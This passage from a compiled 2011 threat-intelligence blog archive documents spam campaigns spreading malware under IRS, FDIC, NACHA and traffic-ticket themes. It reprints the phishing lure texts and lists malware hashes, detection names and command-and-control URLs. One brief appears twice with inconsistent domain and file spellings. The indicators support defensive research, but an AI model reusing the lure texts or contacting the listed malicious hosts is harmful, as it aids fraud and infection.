4. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_25.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_25.html)
5. <http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html>
6. <http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html>
7. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>
8. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>
9. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>
10. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>
11. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>
12. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>

13. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
14. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
15. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
16. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
17. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
18. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
19. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxys-fast.html>

824

20. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
21. <http://ddanchev.blogspot.com/>

825

## **2.9**

### **September**

826



***Summarizing 3 Years of Research Into Cyber Jihad  
(2011-09-11 13:34)***

*On this very special day, I'd like to honor the fallen by summarizing my research into cyber jihad, a topic I'm still highly passionate about. Enjoy and share it with your social circle!*

- 1. [1]Tracking Down Internet Terrorist Propaganda**
- 2. [2]Arabic Extremist Group Forum Messages' Characteristics**
- 3. [3]Cyber Terrorism Communications and Propaganda**
- 4. [4]A Cost-Benefit Analysis of Cyber Terrorism**
- 5. [5]Current State of Internet Jihad**
- 6. [6]Analysis of the Technical Mujahid - Issue One**
- 7. [7]Full List of Hezbollah's Internet Sites**
- 8. [8]Steganography and Cyber Terrorism Communications**
- 9. [9]Hezbollah's DNS Service Providers from 1998 to 2006**
- 10. [10]Mujahideen Secrets Encryption Tool**
- 11. [11]Analyses of Cyber Jihadist Forums and Blogs**
- 12. [12]Cyber Traps for Wannabe Jihadists**
- 13. [13]Inshallahshaheed - Come Out, Come Out Wherever You Are**
- 14. [14]GIMF Switching Blogs**

15. [15]***GIMF Now Permanently Shut Down***
16. [16]***GIMF - "We Will Remain"***
17. [17]***Wisdom of the Anti Cyber Jihadist Crowd***
18. [18]***Cyber Jihadist Blogs Switching Locations Again***
19. [19]***Electronic Jihad v3.0 - What Cyber Jihad Isn't***
20. [20]***Electronic Jihad's Targets List***
21. [21]***Teaching Cyber Jihadists How to Hack***
22. [22]***A Botnet of Infected Terrorists?***
23. [23]***Infecting Terrorist Suspects with Malware***
24. [24]***The Dark Web and Cyber Jihad***
- 827
25. [25]***Cyber Jihadist Hacking Teams***
26. [26]***Two Cyber Jihadist Blogs Now Offline***
27. [27]***Characteristics of Islamist Websites***
28. [28]***Cyber Traps for Wannabe Jihadists***
29. [29]***Mujahideen Secrets Encryption Tool***
30. [30]***An Analysis of the Technical Mujahid - Issue Two***
31. [31]***Terrorist Groups' Brand Identities***
32. [32]***A List of Terrorists' Blogs***

**33. [33]Jihadists' Anonymous Internet Surfing Preferences**

**34. [34]Sampling Jihadists' IPs**

**35. [35]Cyber Jihadists' and TOR**

**36. [36]A Cyber Jihadist DoS Tool**

**37. [37]GIMF Now Permanently Shut Down**

**38. [38]Mujahideen Secrets 2 Encryption Tool Released**

**39. [39]Terror on the Internet - Conflict of Interest**

***This post has been reproduced from [40]Dancho Danchev's blog. Follow him [41]on Twitter.***

1. <http://ddanchev.blogspot.com/2006/06/tracking-down-internet-terrorist.html>

2. <http://ddanchev.blogspot.com/2006/05/arabic-extremist-group-forum-messages.html>

3. [http://ddanchev.blogspot.com/2006/08/cyber-terrorism-communications-and\\_22.html](http://ddanchev.blogspot.com/2006/08/cyber-terrorism-communications-and_22.html)

4. <http://ddanchev.blogspot.com/2006/10/cost-benefit-analysis-of-cyber.html>

5. <http://ddanchev.blogspot.com/2006/12/current-state-of-internet-jihad.html>

6. <http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html>



7. <http://ddanchev.blogspot.com/2006/12/full-list-of-hezbollahs-internet-sites.html>
8. <http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html>
9. <http://ddanchev.blogspot.com/2006/09/hezbollahs-dns-service-providers-from.html>
10. <http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html>
11. <http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html>
12. <http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html>
13. <http://ddanchev.blogspot.com/2007/12/inshallahshaheed-come-out-come-out.html>
14. <http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html>
15. <http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html>
16. <http://ddanchev.blogspot.com/2007/08/gimf-we-will-remain.html>
17. <http://ddanchev.blogspot.com/2007/10/wisdom-of-anti-cyber-jihadist-crowd.html>
18. <http://ddanchev.blogspot.com/2007/11/cyber-jihadist-blogs-switching.html>

19. <http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html>
20. <http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html>
21. <http://ddanchev.blogspot.com/2007/11/teaching-cyber-jihadists-how-to-hack.html>
22. <http://ddanchev.blogspot.com/2007/11/botnet-of-infected-terrorists.html>

828

23. <http://ddanchev.blogspot.com/2007/09/infecting-terrorist-suspects-with.html>
24. <http://ddanchev.blogspot.com/2007/09/dark-web-and-cyber-jihad.html>
25. <http://ddanchev.blogspot.com/2007/12/cyber-jihadist-hacking-teams.html>
26. <http://ddanchev.blogspot.com/2007/09/two-cyber-jihadist-blogs-now-offline.html>
27. <http://ddanchev.blogspot.com/2007/02/characteristics-of-islamist-websites.html>
28. <http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html>
29. <http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html>
30. <http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html>

31. <http://ddanchev.blogspot.com/2007/07/terrorist-groups-brand-identities.html>
32. <http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html>
33. <http://ddanchev.blogspot.com/2007/05/jihadists-anonymous-internet-surfing.html>
34. <http://ddanchev.blogspot.com/2007/05/sampling-jihadists-ips.html>
35. <http://ddanchev.blogspot.com/2007/07/cyber-jihadists-and-tor.html>
36. <http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html>
37. <http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html>
38. <http://ddanchev.blogspot.com/2008/01/mujahideen-secrets-2-encryption-tool.html>
39. <http://ddanchev.blogspot.com/2008/03/terror-on-internet-conflict-of-interest.html>
40. <http://ddanchev.blogspot.com/>
41. <http://twitter.com/danchodanchev>

829



**Summarizing ZDNet's Zero Day Posts for August  
(2011-09-27 19:13)**

*The following is a brief summary of all of my posts at ZDNet's Zero Day for August. You can subscribe to my*

***[1]personal RSS feed, [2]Zero Day's main feed, or follow me on Twitter:***

***01.** [3]Study: Rootkits target pirated copies of Windows XP*

***02.** [4]56 percent of enterprise users using vulnerable Adobe Reader plugins*

***03.** [5]New malware attack circulating on Facebook*

***04.** [6]Kaspersky: 12 different vulnerabilities detected on every PC*

***05.** [7]Spamvertised Uniform traffic tickets and invoices lead to malware*

***06.** [8]Latest version of Skype susceptible to malicious code injection flaw*

***07.** [9]Spamvertised 'Scan from a Xerox WorkCentre Pro' leads to malware*

***08.** [10]Malware Watch: FDIC and Western Union themed emails lead to malware*

***This post has been reproduced from [11]Dancho Danchev's blog. Follow him [12]on Twitter.***

*1. [http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle\\_skin;content](http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content)*

*2. <http://feeds.feedburner.com/zdnet/security>*

3. <http://www.zdnet.com/blog/security/study-rootkits-target-pirated-copies-of-windows-xp/9223>

4. [http://www.zdnet.com/blog/security/56-percent-of-enterprise-users-using-vulnerable-adobe-reader-plugins/9](http://www.zdnet.com/blog/security/56-percent-of-enterprise-users-using-vulnerable-adobe-reader-plugins/9241)

[241](#)

5. <http://www.zdnet.com/blog/security/new-malware-attack-circulating-on-facebook/9281>

6. <http://www.zdnet.com/blog/security/kaspersky-12-different-vulnerabilities-detected-on-every-pc/9283>

7. <http://www.zdnet.com/blog/security/spamvertised-uniform-traffic-tickets-and-invoices-lead-to-malware/9289>

8. [http://www.zdnet.com/blog/security/latest-version-of-skype-susceptible-to-malicious-code-injection-flaw/9](http://www.zdnet.com/blog/security/latest-version-of-skype-susceptible-to-malicious-code-injection-flaw/9295)

[295](#)

9. <http://www.zdnet.com/blog/security/spamvertised-scan-from-a-xerox-workcentre-pro-leads-to-malware/9315>

10. [http://www.zdnet.com/blog/security/malware-watch-fdic-and-western-union-themed-emails-lead-to-malware/932](http://www.zdnet.com/blog/security/malware-watch-fdic-and-western-union-themed-emails-lead-to-malware/9328)

[8](#)

11. <http://ddanchev.blogspot.com/>

12. <http://twitter.com/danchodanchev>

831



## ***Spamvertised 'Uniform Traffic Ticket' and 'FDIC Notifications' Serving Malware - Historical OSINT***

***(2011-09-28 14:43)***

*The following intelligence brief will summarize the findings from a brief analysis performed on two malware*

*campaigns from August, namely, the [1]**spamvertised Uniform Traffic Tickets** and the [2]**FDIC Notification**.*

### ***\_Uniform Traffic Tickets***

*Spamvertised attachments - Ticket-728-2011.zip; Ticket-064-211.zip; Ticket-728-2011.zip*

#### ***Detection rates:***

*Ticket.exe - [3]**Gen:Trojan.Heur.FU.bqW@aK9ebrii** -  
Detection rate: 37/43 (86.0 %)*

*MD5 : 6361d4a40485345c18473f3c6b4b6609*

*SHA1 : 50b09bb2e0044aa139a84c2e445a56f01d70c185*

*SHA256:*

*ca67a14bfed2a7bc2ac8be9c01cb17d5da12b75320b4bad4f  
e8d8a6759ad9725*

*Ticket1.exe - [4]**Trojan-Downloader.Win32.Small.ccxz** -  
Detection rate: 36/44 (81.8 %)*

*MD5 : e2a2d67b8a52ae655f92779bec296676*

*SHA1 : ed3df72b4e073ffba7174ebc8cb77b2b7d012cbf*

*SHA256:*

*50b104c5f8314327e03b01e7f7c2535d8de7cd9f73f8e16d13*

64c7fd021a90cc

*Upon execution the samples phone back to:*

***sdkjgndfjnf.ru/pusk3.exe*** - 91.220.0.55 (responding to the same IP is also survey-providers.info) - AS51630 - Email: 832

*admin@sdkjgndfjnf.ru*

***rattsillis.com/ftp/g.php*** - 195.189.226.109;  
178.208.77.247; 195.189.226.107; 195.189.226.108 -  
AS41018 - Email: *admin@jokelimo.com*

***rattsillis.com/pusk3.exe*** - 195.189.226.109;  
178.208.77.247; 195.189.226.107; 195.189.226.108 -  
AS41018 - Email: *admin@jokelimo.com*

DNS emulation of ***ns1.lemanbrostm.info*** reveals two domains ***belidiskalom.com*** - 178.208.76.175 - Email: *admin@belidiskalom.com* and ***lemanbrostm.info*** - Email: *coz@yahoo.com* using the same name server.

***Known MD5 modifications for pus3.exe at rattsillis.com:***

*c6dab856705b5dfd09b2adbe10701b05*

*f167213c6a79f2313995e80a8ac29939*

*f4764cce5c3795b1d63a299a5329d2e2*

*dae9e7653573478a6b41a62f7cb99c12*

*69c983c9dfaf37e346004c9aaf54a3d0*

*d875b8e32a231405c7fa96b810e9b361*

628270c6e44b0fa21ef8e87c6bc36f57

9b69dabd876e967bcd2eb85465175e3b

0434c084dba8626df980c7974d5728e1

*Related binaries and associated MD5 modifications:*

***rattsillis.com/blood.exe*** - MD5:

23795cb9b2f5e19eff0df0cf2fba9247;

82b6f18b130a1f0ce1ce928d0980fab0

***rattsillis.com/pusk.exe*** - MD5:

55d8e25bc373a98c5c29284c989953ab;

368c86556e827d898f043a4d5f378fa0;

7411d0d29db91f2625ee36d438eb6ac4;

3ea4e9fd297b3058ebbb360c1581aaac;

***rattsillis.com/pusk2.exe*** - MD5:

dae9e7653573478a6b41a62f7cb99c12;

b73705c097c9be9779730d801ad098e0;

d7952c1e77d7bb250cdfa88e157fb5a8

***Known MD5 modifications for pus3.exe at***

***sdkjgndfjnf.ru***: 8672f021e7705b6a8132b7dfc21617cf

***sdkjgndfjnf.ru/blood.exe*** - MD5:

577cf0b7ca3d5bcbe35764024f241fa8;

ebf7278a7239378e7d70d426779962ce

***sdkjgndfjnf.ru/pusk2.exe*** - MD5:

d9e36e25a3181f574fd5d520cb501d3a

***sdkjgndfjnf.ru/pusk.exe*** - MD5:

fce04f7681283207d585561ed91e77b4



*sdkjgndfjnf.ru/blood.exe - MD5:  
577cf0b7ca3d5bcbe35764024f241fa8*

***Detection rate for blood.exe:***

*blood.exe - [5]Trojan-Spy.Win32.Zbot - 25/44 (56.8 %)*

*MD5 : 577cf0b7ca3d5bcbe35764024f241fa8*

*SHA1 : 30f542a44d06d9125cdfbdd38d79de778e4c0791*

*SHA256:*

*1741ef5d24641ee99b5d78a68109162bebc714c3d19abc37  
e3d4472f3dcd6f18*

*833*



***\_FDIC Notification***

*Spamvertised attachments: FDIC \_Document.zip*

*Detection rate:*

*FDIC \_Document.exe -*

*Gen:Trojan.Heur.FU.bqW@a45Fklbi - 35/44 (79.5 %)*

*MD5 : 7b5a271c58c6bb18d79cd48353127ff6 SHA1 :  
6526b6097df42f93bee25d7ea73f95d2fcc24d3a SHA256:*

*a09165c71a8dd2a1338b2bd0c92ae07495041ae15592e343  
2bd50600e6ef2af0*

*Upon execution phones back to:*

***rattsillis.com/ftp/g.php***

***rattsillis.com/blood.exe***

***rattsillis.com/blood.exe*** - MD5:

23795cb9b2f5e19eff0df0cf2fba9247;

82b6f18b130a1f0ce1ce928d0980fab0

*What's particularly interesting is the fact that both campaigns have been launched by the same cybercriminal,*

*with the same C &C - **rattsillis.com** also seen in the [6]spamvertised ACH Payment Canceled campaign.*

***This post has been reproduced from [7]Dancho Danchev's blog. Follow him [8]on Twitter.***

1. <http://www.zdnet.com/blog/security/spamvertised-uniform-traffic-tickets-and-invoices-lead-to-malware/9289>

2. <http://www.zdnet.com/blog/security/malware-watch-fdic-and-western-union-themed-emails-lead-to-malware/932>

8

3.

<http://www.virustotal.com/file-scan/report.html?id=ca67a14bfed2a7bc2ac8be9c01cb17d5da12b75320b4ba4d4fe8d8a>

[6759ad9725-1315139717](http://www.virustotal.com/file-scan/report.html?id=ca67a14bfed2a7bc2ac8be9c01cb17d5da12b75320b4ba4d4fe8d8a)

4.

<http://www.virustotal.com/file-scan/report.html?id=50b104c5f8314327e03b01e7f7c2535d8de7cd9f73f8e16d1364c7>

[fd021a90cc-1315139775](http://www.virustotal.com/file-scan/report.html?id=50b104c5f8314327e03b01e7f7c2535d8de7cd9f73f8e16d1364c7)

5.

<http://www.virustotal.com/file-scan/report.html?id=1741ef5d24641ee99b5d78a68109162bebc714c3d19abc37e3d4472f3dcd6f18-1315161281>

6. <http://labs.m86security.com/2011/09/an-analysis-of-the-ach-spam-campaign/>

7. <http://ddanchev.blogspot.com/>

8. <http://twitter.com/danchodanchev>

834



### ***Spamvertised 'Uniform Traffic Ticket' and 'FDIC Notifications' Serving Malware - Historical OSINT***

***(2011-09-28 14:43)***

*The following intelligence brief will summarize the findings from a brief analysis performed on two malware*

*campaigns from August, namely, the [1]**spamvertised Uniform Traffic Tickets** and the [2]**FDIC Notification**.*

#### ***\_Uniform Traffic Tickets***

*Spamvertised attachments - Ticket-728-2011.zip; Ticket-064-211.zip; Ticket-728-2011.zip*

***Detection rates:***

*Ticket.exe - [3]**Gen:Trojan.Heur.FU.bqW@aK9ebrii** -  
Detection rate: 37/43 (86.0 %)*

*MD5 : 6361d4a40485345c18473f3c6b4b6609*

*SHA1 : 50b09bb2e0044aa139a84c2e445a56f01d70c185*

*SHA256:*

*ca67a14bfed2a7bc2ac8be9c01cb17d5da12b75320b4bad4f  
e8d8a6759ad9725*

*Ticket1.exe - [4]**Trojan-Downloader.Win32.Small.ccxz** -  
Detection rate: 36/44 (81.8 %)*

*MD5 : e2a2d67b8a52ae655f92779bec296676*

*SHA1 : ed3df72b4e073ffba7174ebc8cb77b2b7d012cbf*

*SHA256:*

*50b104c5f8314327e03b01e7f7c2535d8de7cd9f73f8e16d13  
64c7fd021a90cc*

*Upon execution the samples phone back to:*

***sdkjgndfjnf.ru/pusk3.exe** - 91.220.0.55 (responding to  
the same IP is also survey-providers.info) - AS51630 - Email:  
835*

*admin@sdkjgndfjnf.ru*

***rattsillis.com/ftp/g.php** - 195.189.226.109;  
178.208.77.247; 195.189.226.107; 195.189.226.108 -  
AS41018 - Email: admin@jokelimo.com*

***rattsillis.com/pusk3.exe** - 195.189.226.109;  
178.208.77.247; 195.189.226.107; 195.189.226.108 -  
AS41018 - Email: admin@jokelimo.com*

DNS emulation of **ns1.lemanbrostm.info** reveals two domains **belidiskalom.com** - 178.208.76.175 - Email: admin@belidiskalom.com and **lemanbrostm.info** - Email: coz@yahoo.com using the same name server.

**Known MD5 modifications for pusik3.exe at rattisillis.com:**

c6dab856705b5dfd09b2adbe10701b05

f167213c6a79f2313995e80a8ac29939

f4764cce5c3795b1d63a299a5329d2e2

dae9e7653573478a6b41a62f7cb99c12

69c983c9dfaf37e346004c9aaf54a3d0

d875b8e32a231405c7fa96b810e9b361

628270c6e44b0fa21ef8e87c6bc36f57

9b69dabd876e967bcd2eb85465175e3b

0434c084dba8626df980c7974d5728e1

*Related binaries and associated MD5 modifications:*

**rattisillis.com/blood.exe** - MD5:

23795cb9b2f5e19eff0df0cf2fba9247;

82b6f18b130a1f0ce1ce928d0980fab0

**rattisillis.com/pusik.exe** - MD5:

55d8e25bc373a98c5c29284c989953ab;

368c86556e827d898f043a4d5f378fa0;

7411d0d29db91f2625ee36d438eb6ac4;  
3ea4e9fd297b3058ebbb360c1581aaac;

**rattsillis.com/pusk2.exe** - MD5:  
dae9e7653573478a6b41a62f7cb99c12;  
b73705c097c9be9779730d801ad098e0;  
  
d7952c1e77d7bb250cdfa88e157fb5a8

**Known MD5 modifications for pusik3.exe at  
sdkjgndfjnf.ru:** 8672f021e7705b6a8132b7dfc21617cf

**sdkjgndfjnf.ru/blood.exe** - MD5:  
577cf0b7ca3d5bcbe35764024f241fa8;  
ebf7278a7239378e7d70d426779962ce

**sdkjgndfjnf.ru/pusik2.exe** - MD5:  
d9e36e25a3181f574fd5d520cb501d3a

**sdkjgndfjnf.ru/pusik.exe** - MD5:  
fce04f7681283207d585561ed91e77b4

sdkjgndfjnf.ru/blood.exe - MD5:  
577cf0b7ca3d5bcbe35764024f241fa8

**Detection rate for blood.exe:**

blood.exe - [5]**Trojan-Spy.Win32.Zbot** - 25/44 (56.8 %)

MD5 : 577cf0b7ca3d5bcbe35764024f241fa8

SHA1 : 30f542a44d06d9125cdfbdd38d79de778e4c0791

SHA256:  
1741ef5d24641ee99b5d78a68109162bebc714c3d19abc37  
e3d4472f3dcd6f18



## ***\_FDIC Notification***

*Spamvertised attachments: FDIC\_Document.zip*

*Detection rate:*

*FDIC\_Document.exe -*

*Gen: Trojan.Heur.FU.bqW@a45Fklbi - 35/44 (79.5 %)*

*MD5 : 7b5a271c58c6bb18d79cd48353127ff6 SHA1 :  
6526b6097df42f93bee25d7ea73f95d2fcc24d3a SHA256:*

*a09165c71a8dd2a1338b2bd0c92ae07495041ae15592e343  
2bd50600e6ef2af0*

*Upon execution phones back to:*

***rattsillis.com/ftp/g.php***

***rattsillis.com/blood.exe***

***rattsillis.com/blood.exe - MD5:  
23795cb9b2f5e19eff0df0cf2fba9247;  
82b6f18b130a1f0ce1ce928d0980fab0***

*What's particularly interesting is the fact that both  
campaigns have been launched by the same cybercriminal,*

*with the same C &C - **rattsillis.com** also seen in the  
[6]spamvertised ACH Payment Canceled campaign.*

***This post has been reproduced from [7]Dancho  
Danchev's blog. Follow him [8]on Twitter.***

1. <http://www.zdnet.com/blog/security/spamvertised-uniform-traffic-tickets-and-invoices-lead-to-malware/9289>

2. <http://www.zdnet.com/blog/security/malware-watch-fdic-and-western-union-themed-emails-lead-to-malware/932>

[8](#)

3.

<http://www.virustotal.com/file-scan/report.html?id=ca67a14bfed2a7bc2ac8be9c01cb17d5da12b75320b4ba4dfe8d8a>

[6759ad9725-1315139717](#)

4.

<http://www.virustotal.com/file-scan/report.html?id=50b104c5f8314327e03b01e7f7c2535d8de7cd9f73f8e16d1364c7>

[fd021a90cc-1315139775](#)

5.

<http://www.virustotal.com/file-scan/report.html?id=1741ef5d24641ee99b5d78a68109162bebc714c3d19abc37e3d447>

[2f3dcd6f18-1315161281](#)

6. <http://labs.m86security.com/2011/09/an-analysis-of-the-ach-spam-campaign/>

7. <http://ddanchev.blogspot.com/>

8. <http://twitter.com/danchodanchev>



837

## **2.10**

### **October**

838



#### ***Summarizing ZDNet's Zero Day Posts for September (2011-10-04 14:37)***

*The following is a brief summary of all of my posts at ZDNet's Zero Day for September. You can subscribe to my*

***[1]personal RSS feed, [2]Zero Day's main feed, or follow me on Twitter:***

***01. [3]Spamvertised 'Facebook notification' leads to exploits and malware***

***02. [4]Google, Mozilla and Microsoft ban the DigiNotar Certificate Authority in their browsers***

***03. [5]Microsoft themed ransomware variant spotted in the wild***

***04. [6]'Man in wheelchair falls down the elevator shaft' scam spreading on Facebook***

***05. [7]New ransomware variant uses false child porn accusations***

***06. [8]Russian Embassy in London hit by a DDoS attack***

***07. [9]uTorrent.com hacked, serving scareware***

**08.** [10]Bank of Melbourne Twitter account hacked, spreading phishing links

**09.** [11]Malicious spam campaigns proliferating

**10.** [12]Spamvertised 'We are going to sue you' emails lead to malware

839

**11.** [13]XSS bug in Skype for iPhone, iPad allows address book theft

**12.** [14]Researcher releases details on 6 SCADA vulnerabilities

**13.** [15]DIY botnet kit spotted in the wild

**14.** [16]New Mac OS X trojan poses as malicious PDF file

**15.** [17]Survey: 60 percent of users use the same password across more than one of their online accounts

**This post has been reproduced from [18]Dancho Danchev's blog. Follow him [19]on Twitter.**

1. [http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle\\_skin;content](http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content)

2. <http://feeds.feedburner.com/zdnet/security>

3. <http://www.zdnet.com/blog/security/spamvertised-facebook-notification-leads-to-exploits-and-malware/9334>

4. [http://www.zdnet.com/blog/security/google-mozilla-and-microsoft-ban-the-diginotar-certificate-authority-i](http://www.zdnet.com/blog/security/google-mozilla-and-microsoft-ban-the-diginotar-certificate-authority-in-their-browsers/9337)

[n-their-browsers/9337](http://www.zdnet.com/blog/security/google-mozilla-and-microsoft-ban-the-diginotar-certificate-authority-in-their-browsers/9337)

5. <http://www.zdnet.com/blog/security/microsoft-themed-ransomware-variant-spotted-in-the-wild/9341>
6. <http://www.zdnet.com/blog/security/man-in-wheelchair-falls-down-the-elevator-shaft-scam-spreading-on-face-book/9403>
7. <http://www.zdnet.com/blog/security/new-ransomware-variant-uses-false-child-porn-accusations-/9406>
8. <http://www.zdnet.com/blog/security/russian-embassy-in-london-hit-by-a-ddos-attack/9409>
9. <http://www.zdnet.com/blog/security/utorrentcom-hacked-serving-scareware/9413>
10. <http://www.zdnet.com/blog/security/bank-of-melbourne-twitter-account-hacked-spreading-phishing-links/9415>
11. <http://www.zdnet.com/blog/security/malicious-spam-campaigns-proliferating/9420>
12. <http://www.zdnet.com/blog/security/spamvertised-we-are-going-to-sue-you-emails-lead-to-malware/9423>
13. <http://www.zdnet.com/blog/security/xss-bug-in-skype-for-iphone-ipad-allows-address-book-theft/9426>
14. <http://www.zdnet.com/blog/security/researcher-releases-details-on-6-scada-vulnerabilities/9432>
15. <http://www.zdnet.com/blog/security/diy-botnet-kit-spotted-in-the-wild/9440>
16. <http://www.zdnet.com/blog/security/new-mac-os-x-trojan-poses-as-malicious-pdf-file/9486>

17. <http://www.zdnet.com/blog/security/survey-60-percent-of-users-use-the-same-password-across-more-than-one-of-their-online-accounts/9489>

18. <http://ddanchev.blogspot.com/>

19. <http://twitter.com/danchodanchev>

840



***Spamvertised "NACHA security nitification" Serving Malware - Historical OSINT (2011-10-04 14:38)***

*The following intelligence brief will offer historical OSINT on the "NACHA security nitification" - the typo is intentionally left as this is how the original campaign was spamvertised - malware campaign.*

***Spamvertised body:***

*Dear Valued Client, We strongly believe that your account may have been compromised. Due to this, we cancelled the last ACH transactions:-(ID: 13104924)-(ID: 04804768)-(ID: 37527025)-(ID: 51633547) initiated from your bank account by you or any other person, who might have access to your account. Detailed report on initiated transactions and reasons for cancellation can be found in the attachment.*

-----  
-----

*The ACH transaction (ID: 83612541), recently sent from your bank account (by you or any other person), was rejected by the Electronic Payments Association.*

#####  
#####

*Canceled transaction*

*Transaction ID: 83612541*

*Reason of rejection See details in the report below*

*Transaction Report report\_1409.pdf.zip (ZIP archive, Adobe PDF)*

#####  
#####

*13450 Sunrise Valley Drive, Suite 100 Herndon, VA 20171  
(703) 561-1100*

*2011 NACHA - The Electronic Payments Association*

***Spamvertised attachments:*** *report\_1409.pdf.zip; Report-8764.zip*

***Detection rate:***

*Report-8764.exe - [1]Gen:Trojan.Heur.FU.bqW@amtJU@oi - 39/43 (90.7 %)*

*MD5 : 7c131fa05e01fc32d8f4efe53aa883d1*

*SHA1 : 14d52d76dd7ccc595554486027634bf8c9877036*

*SHA256:*

*1ad11c1193f0dbcae3766e5cb4094acc137c10430d615e55470cbc41ce6cd03a*

*Upon execution the sample phones back to:*

**onemoretimehi.ru/piety.exe** - 188.65.208.59;  
178.208.91.192 - Email: admin@onemoretimehi.ru

**onemoretimehi.ru/ftp/g.php**

**piety.exe** - MD5: 4bd87ecc4423f0bc15e229ecbf33aa2c

**onemoretimehi.ru/tops.exe** - MD5:  
f076dbc365ec7bfc438ad3c728702122;  
86c7489ac539a0b57a4d075e723075f0

***This post has been reproduced from [2]Dancho Danchev's blog. Follow him [3]on Twitter.***

841

1.

<http://www.virustotal.com/file-scan/report.html?id=1ad11c1193f0dbcae3766e5cb4094acc137c10430d615e55470cbc>

[41ce6cd03a-1317676852](http://41ce6cd03a-1317676852)

2. <http://ddanchev.blogspot.com/>

3. <http://twitter.com/danchodanchev>

842



***Spamvertised "IRS notice" Serving Malware (2011-10-09 19:53)***

*Cybercriminals are spamvertising yet another malware-serving campaign. Impersonating the IRS, malicious*

*attackers are attempting to entice end users into downloading and executing a malicious file attachment.*

**Spamvertised message:** *Tax notice, There are arrears reckoned on your account over a period of 2010-2011*

*year. You will find all calculations according to your financial debt, enclosed. Sincerely, Internal Revenue Service*  
*Detection rate:*

*Calculations.exe - [1]**TrojanDownloader:Win32/Dofail.D** - 33/43 (76.7 %)*

*MD5 : 178bb562d9c0ef2b0a87467dcbd945ee*

*SHA1 : 9ef75146aeb27102a1e5662284f369a43144225c*

*SHA256:*

*d1551934d60033c871b377015c8be65d608b33543f149369  
d1e70361e06dc05e*

*Upon execution, it phones back to*  
***falcononfly2006.ru/blog/task.php?***  
***bid=2bfc680038ba2be7 &os=5-1-2600***

***&uptime=0 &rnd=150156***

***falcononfly2006.ru*** - 91.229.90.139, AS6753 - Email:  
*makrogerhouse@yandex.ru*

*makrogerhouse@yandex.ru is also associated with the following domains:*

***diamondexchange2011.ru***

***philippinemoney2011.ru***

***Bedownloader2011.ru***

***dolcekomarenoro2011.ru***

***forsalga102.ru***

***runescapepgge2011.ru***

***yomwarayom2001.ru***

***philippinemoney2011.ru***

***moneymgmt2011.ru***

***moneykeep2011.ru***

***firewallmakeover.ru***

***czechmoney2011.ru***

***communityspace2911.ru***

***brazilianmoney2011.ru***

*Monitoring of the campaign is ongoing .*

***This post has been reproduced from [2]Dancho Danchev's blog. Follow him [3]on Twitter.***

*1.*

<http://www.virustotal.com/file-scan/report.html?id=d1551934d60033c871b377015c8be65d608b33543f149369d1e703>

[843](#)

[61e06dc05e-1318162358](#)

*2.* <http://ddanchev.blogspot.com/>



3. <http://twitter.com/danchodanchev>

844



### ***Spamvertised IRS-themed "Last Notice" Emails Serving Malware (2011-10-18 21:45)***

*Cybercriminals are once again impersonating the Internal Revenue Service (IRS) for malware-serving purposes. In this intelligence brief, we'll dissect the malware campaign.*

***Spamvertised attachment:*** *IRS\_Calculations\_#ID6749.zip*

***Spamvertised message:*** *Notice, There are arrears reckoned on your account over a period of 2010-2011 year. You will find all calculations according to your financial debt, enclosed. You have to pay out the debt by the 17 December 2011. Yours sincerely, IRS.*

*- Detection rate:*

*IRS\_Calculations.exe - [1]W32/Yakes.B!tr - 34/40 (85.0 %)*

*MD5 : e44eb03582f030d30251e6be384f6b32*

*SHA1 : eaa3d76534d247d04987b8950965d0142d770b29*

*SHA256:*

*18386f49580298eee73688ce5e626a9e332886c25403a991  
495e0a3250c53e32*

***Upon execution phones back to:***

**bitgale.com/404.php?type=stats &affid=574  
&subid=01 &iruns** - 31.44.184.42; AS15884 - Email:

davidsid-

dins@gxmailbox.com

**shbsharri.com/arkivi\_files/574-01.exe** - returns  
"Bandwidth Limit Exceeded" - 74.55.50.202; AS21844 -  
Email: contact@privacyprotect.org

**shbsharri.com/arkivi\_files/setup.exe** - returns  
"Bandwidth Limit Exceeded"

**shbsharri.com/arkivi\_files/sl16.exe** - returns  
